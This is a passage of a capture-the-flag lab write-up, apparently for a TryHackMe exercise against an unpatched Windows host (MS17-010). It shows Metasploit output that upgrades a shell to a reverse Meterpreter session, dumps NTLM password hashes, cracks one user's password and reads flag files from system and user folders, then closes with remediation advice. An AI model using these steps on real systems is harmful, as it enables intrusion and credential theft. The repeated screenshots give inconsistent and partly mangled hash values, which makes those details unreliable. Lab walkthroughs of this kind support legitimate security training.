Bash

hashdump

The command extracted the cryptographic local database records:

- **Administrator:**
500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

- **Jon:**
1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

```

kali-linux-2025-1a-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
  PAM.OS
  Fortigate
  Red Hat Enterprise
  kali-linux-2025
kali@kali: ~
File Actions Edit View Help
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.215.162:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.112.148.74
[*] Meterpreter session 2 opened (192.168.215.162:4433 -> 10.112.148.74:4922)
[*] Stopping exploit/multi/handler
msf6 post(multi/manage/shell_to_meterpreter) >
msf6 post(multi/manage/shell_to_meterpreter) > hashdump
[*] Unknown command: hashdump. Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:310dcfe0d15ee931b73c59d7e8c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:310dcfe0d15ee931b73c59d7e8c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >

```

Answer the questions below

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?



Jon

✓ Correct Answer

5.2 Offline Password Recovery (Hash Cracking)

The NTLM cryptographic hash string belonging to the non-default user account **Jon** (fffb43f0de35be4d9917ac0cc8ad57f8d) was isolated and verified against online rainbow table databases via CrackStation.

- **Recovered Plaintext Password:** **alqfna22**



Task5

5.3 System Proof-of-Concept Looting (Flags)


System deployment validation flags were extracted from separate sensitive logical paths across the storage volumes:

Flag 1 (System Root Sector):

Bash

```
cat C:\\\\flag1.txt
```

◦ **Value:** flag{access_the_machine}



```
kali@kali:~$ msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.215.162:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.112.148.74
[*] Meterpreter session 2 opened (192.168.215.162:4433 -> 10.112.148.74:4922)
9) at 2026-05-17 07:09:01 -0400
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) >
msf6 post(multi/manage/shell_to_meterpreter) >
msf6 post(multi/manage/shell_to_meterpreter) > hashdump
[*] Unknown command: hashdump. Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917acc0caad57f8d:::
meterpreter > cat C:\\\\flag1.txt
flag{access_the_machine}meterpreter >
```

Answer the questions below

Flag1? This flag can be found at the system root.

```
flag{access_the_machine}
```

✓ Correct Answer




Flag 2 (SAM Security Config Location):

Bash

```
cat C:\\Windows\\System32\\config\\flag2.txt
```

- **Value:** flag{sam_database_elevated_access}

-



```
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.215.162:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.112.148.74
[*] Meterpreter session 2 opened (192.168.215.162:4433 -> 10.112.148.74:4922)
[*] at 2025-05-17 07:09:01 -0400
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) >
msf6 post(multi/manage/shell_to_meterpreter) >
msf6 post(multi/manage/shell_to_meterpreter) > hashdump
[*] Unknown command: hashdump. Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > hashdump
Administrator:500:aad3b435b514db4eeaad3b435b514db4eea31d6cfe0d15ee931b73c59d7e0c089c0:::
Guest:501:aad3b435b514db4eeaad3b435b514db4eea31d6cfe0d15ee931b73c59d7e0c089c0:::
Jon1000:aad3b435b514db4eeaad3b435b514db4eea31d6cfe0d15ee931b73c59d7e0c089c0:::
meterpreter > cat C:\\Windows\\System32\\config\\flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

```
flag{sam_database_elevated_access}
```

✓ Correct Answer



•
•

Flag 3 (User Profile Document Storage):


- A directory search located the final validation flag stored inside the local documents directory belonging to the profile user Jon:

Bash

```
cat "c:\\Users\\Jon\\Documents\\flag3.txt"
```

- **Value:**

```
flag{admin_documents_can_be_valuable}
```



```
kali-linux-2025.1a-vmware-amd64 - VMware Workstation
File Edit View VM Help
Library
Type here to search
My Computer
PAN_OS
Fortigate
Red Hat Enterprise
kali-linux-2025
kali@kali: ~
File Actions Edit View Help
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.215.162:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.112.148.74
[*] Meterpreter session 2 opened (192.168.215.162:4433 -> 10.112.148.74:4922)
[*] at 2025-05-17 07:09:01 -0400
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) >
msf6 post(multi/manage/shell_to_meterpreter) >
msf6 post(multi/manage/shell_to_meterpreter) > hashdump
[*] Unknown command: hashdump. Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae91b73c59d7e0c809c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae91b73c59d7e0c809c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ff043f0de35be4d9917ac0cc8ad57f8d:::

meterpreter > cat C:\\flag1.txt
flag{access_the_machine}meterpreter > cat C:\\Windows\\System32\\config\\flag2.txt
flag{sam_database_elevated_access}meterpreter > cat C:\\Users\\Administrator\\Desktop\\flag3.txt
[*] stdapi.fs.stat: Operation failed: The system cannot find the path specified.
meterpreter > search -f flag3.txt
Found 1 result...

Path                               Size (bytes)  Modified (UTC)
-----
c:\\Users\\Jon\\Documents\\flag3.txt 37            2019-03-17 15:26:36 -0400

meterpreter > cat "c:\\Users\\Jon\\Documents\\flag3.txt"
flag{admin_documents_can_be_valuable}meterpreter >
```


flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.


```
flag{admin_documents_can_be_valuable}
```

✓ Correct Answer



6. Target Lab Completion Verification

Upon recovering and submitting all required environment parameters, local identity strings, and target validation flags, the TryHackMe laboratory space was validated as **100% Completed**.



1

7. Remediation & Tactical Mitigations

1. **Enforce Absolute SMBv1 Deactivation:** Completely disable and unbind the obsolete, structurally weak Microsoft Server Message Block version 1 (SMBv1) protocol across all network adapters and domain registry environments.
2. **System-Wide Security Patch Deployment:** Force immediate installation updates applying the Microsoft Security Bulletin **MS17-010** patch to prevent raw unauthenticated pool exploitation attempts on current legacy systems.
3. **Implement Strong Local Credential Policies:** Ensure enterprise-wide credential rules enforce complex character requirements and lengths for local workstation user profiles (e.g., Jon), neutralizing exposure to pre-computed online dictionary or lookup matrix attacks.